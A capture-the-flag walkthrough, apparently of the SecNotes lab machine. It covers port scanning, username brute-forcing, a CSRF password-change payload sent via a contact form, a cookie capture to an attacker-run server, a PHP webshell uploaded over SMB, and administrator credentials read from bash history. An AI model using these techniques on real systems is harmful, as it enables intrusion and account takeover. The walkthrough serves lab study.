

# Information Gathering

## 1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.10.10.97  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 11:03 IST  
Nmap scan report for 10.10.10.97  
Host is up (0.23s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE          VERSION  
80/tcp    open  http             Microsoft IIS httpd 10.0  
|_ http-title: Secure Notes - Login  
|_ _Requested resource was login.php  
|_ _http-server-header: Microsoft-IIS/10.0  
|_ http-methods:  
|_   Potentially risky methods: TRACE  
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)  
8808/tcp  open  http             Microsoft IIS httpd 10.0  
|_ http-methods:  
|_   Potentially risky methods: TRACE  
|_ _http-title: IIS Windows  
|_ _http-server-header: Microsoft-IIS/10.0  
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_ smb-security-mode:  
|_   account_used: guest  
|_   authentication_level: user  
|_   challenge_response: supported  
|_   message_signing: disabled (dangerous, but default)  
|_ smb2-time:  
|_   date: 2024-07-18T05:36:37  
|_   start_date: N/A  
|_ smb2-security-mode:  
|_   3.1.1:  
|_     Message signing enabled but not required  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 255.73 seconds
```

## 2) Checked the webpage

Secure Notes - Login — Mozilla Firefox

Secure Notes - Login

10.10.10.97/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

### Login

Please fill in your credentials to login.

**Username**


admin

No account found with that username.

**Password**

Login

Don't have an account? [Sign up now.](#)



3) Found a valid username from the response

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt -u 'http://10.10.10.97/login.php' -d 'username=FUZZ&password=test' -H "Content-Type: application/x-www-form-urlencoded" -fr "No account found with that username."
```

SecNotes



```

:: Method      : POST
:: URL         : http://10.10.10.97/login.php
:: Wordlist     : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=FUZZ&password=test
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Regexp: No account found with that username.

tyler      [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 467ms]
Tyler      [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 599ms]


```

4) Created a new user



## Vulnerability Assessment

1) The page is vulnerable to xss



## 2) The change password is vulnerable to csrf

The image shows a Wireshark packet capture of an HTTP POST request and its response. The request is to `/change_pass.php` with a `password` parameter. The response is an HTML page titled "Secure Notes - Change Password".

**Request:**

```
1 POST /change_pass.php HTTP/1.1
2 Host: 10.10.10.97
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.10.97/change_pass.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 57
10 Origin: http://10.10.10.97
11 Connection: keep-alive
12 Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu
13 Upgrade-Insecure-Requests: 1
14
15 password=password&confirm_password=password&submit=submit
```

**Response:**

```
1 HTTP/1.1 302 Found
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Location: home.php
7 Server: Microsoft-IIS/10.0
8 X-Powered-By: PHP/7.2.7
9 Date: Thu, 18 Jul 2024 05:56:46 GMT
10 Content-Length: 1286
11
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <title>
18       Secure Notes - Change Password
19     </title>
20     <link rel="stylesheet" href="
21       https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
22     <style type="text/css">
23       body{
24         font:14px sans-serif;
25       }
26     </style>
27   </head>
```

## 3) Found http verb tampering

The image shows a Wireshark packet capture of an HTTP GET request to `/change_pass.php`. The request contains tampered parameters: `password=password&confirm_password=password&submit=submit`. The request is from `10.10.10.97` and includes a `Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu`.

**Request:**

```
1 GET /change_pass.php?password=password&confirm_password=password&submit=submit HTTP/1.1
2 Host: 10.10.10.97
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.10.97/home.php
8 Origin: http://10.10.10.97
9 Connection: keep-alive
10 Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu
11
12
```

## 4) Sent a csrf payload through contact form

The image shows a screenshot of a web browser window titled "Secure Notes - Contact Us — Mozilla Firefox". The browser address bar shows `10.10.10.97/contact.php`. The page content includes a "Contact Us" form with a "Message:" field. The message field contains the following payload:

```
http://10.10.10.97
/change_pass.php?password=password
```


The form also has "Send" and "Cancel" buttons.

`http://secnotes.htb/change_pass.php?`  
`password=password&confirm_password=password&submit=submit`

`http://10.10.14.8/done`

```
(vigneswar@VigneswarPC)-[~]
$ sudo php -S 0.0.0.0:80
[Thu Jul 18 13:16:29 2024] PHP 8.2.18 Development Server (http://0.0.0.0:80) started
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 Accepted
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 [404]: GET /?c=PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk - No such file or directory
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 Closing
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 Accepted
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 [404]: GET /done - No such file or directory
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 Closing
```

5) Got access to tyler with password



6) Found smb credentials



7) Found a writable share that is likely to be web root of port 8808

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGj0irkL%OG*&'

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.97:445 Name: 10.10.10.97 Status: Authenticated
Disk
-----
ADMIN$
C$
IPC$
new-site
./new-site
dr--r--r--          0 Thu Jul 18 13:50:03 2024
dr--r--r--          0 Thu Jul 18 13:50:03 2024
fr--r--r--        696 Fri Jun 22 01:45:36 2018
fr--r--r--      98757 Fri Jun 22 01:45:38 2018

Permissions      Comment
-----
NO ACCESS        Remote Admin
NO ACCESS        Default share
READ ONLY        Remote IPC
READ, WRITE

[+] Closed 1 connections
```

# Exploitation

1) Uploaded a webshell

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGj0irkL%OG*&' --upload 'shell.php' 'new-site/shell.php'


SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting upload: shell.php (31 bytes)
[+] Upload complete..
[*] Closed 1 connections
```

2) Got rce


Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
<pre>1 GET /shell.php?cmd=whoami HTTP/1.1 2 Host: 10.10.10.97:8808 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk 9 Upgrade-Insecure-Requests: 1 10 11</pre>					<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=UTF-8 3 Server: Microsoft-IIS/10.0 4 X-Powered-By: PHP/7.2.7 5 Date: Thu, 18 Jul 2024 08:23:27 GMT 6 Content-Length: 16 7 8 secnotes\tyler 9</pre>				

3) Got revshell



Privilege Escalation

1) WSL is installed in the machine



<https://askubuntu.com/questions/759880/where-is-the-ubuntu-file-system-root-directory-in-windows-subsystem-for-linux-an>

2) Found admin credentials on bash history

```

PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkpfndgsc\LocalState\rootfs\root> cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\127.0.0.1\c$
> .bash_history
less .bash_history
exit
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkpfndgsc\LocalState\rootfs\root> |

```

```

vigneswar@VigneswarPC: ~
(vigneswar@VigneswarPC)~[~]
$ smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\10.10.10.97\c$'
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin                DHS      0  Fri Jun 22 03:54:29 2018
bootmgr                     AHSR    395268  Fri Jul 10 16:30:31 2015
BOOTNXT                     AHS      1  Fri Jul 10 16:30:31 2015
Config.Msi                  DHS      0  Mon Jan 25 20:54:50 2021
Distros                     D        0  Fri Jun 22 03:37:52 2018
Documents and Settings      DHSrn    0  Fri Jul 10 17:51:38 2015
inetpub                     D        0  Fri Jun 22 07:17:33 2018
Microsoft                   D        0  Sat Jun 23 02:39:10 2018
pagefile.sys                AHS 738197504  Thu Jul 18 13:23:36 2024
PerfLogs                    D        31 0  Thu Apr 12 05:08:20 2018
php7                        D        3 0  Thu Jun 21 20:45:24 2018
Program Files                DR        1 0  Tue Jan 26 16:09:51 2021
Program Files (x86)          DR        0  Tue Jan 26 16:08:26 2021
ProgramData                  DH        0  Mon Aug 20 03:26:49 2018
Recovery                    DHSn     0  Fri Jun 22 03:22:17 2018
swapfile.sys                 AHS 16777216  Thu Jul 18 13:23:36 2024
System Volume Information    DHS      0  Fri Jun 22 03:23:13 2018
Ubuntu.zip                   A 201749452  Fri Jun 22 03:37:28 2018
Users                        DR        0  Fri Jun 22 03:30:39 2018
Windows                      D        0  Tue Jan 26 16:08:46 2021

cd
7736063 blocks of size 4096. 3396903 blocks available
smb: \> cd Users/Administrator/Desktop
smb: \Users\Administrator\Desktop> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Users\Administrator\Desktop> exit
mount //127.0.0.1/c$ filesystem/ -o user=administrator
(vigneswar@VigneswarPC)~[~]
$ cat root.txt
9c8db657a3f0675f05150410f95450b0
(vigneswar@VigneswarPC)~[~]
$ | smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' '\\127.0.0.1\c$

```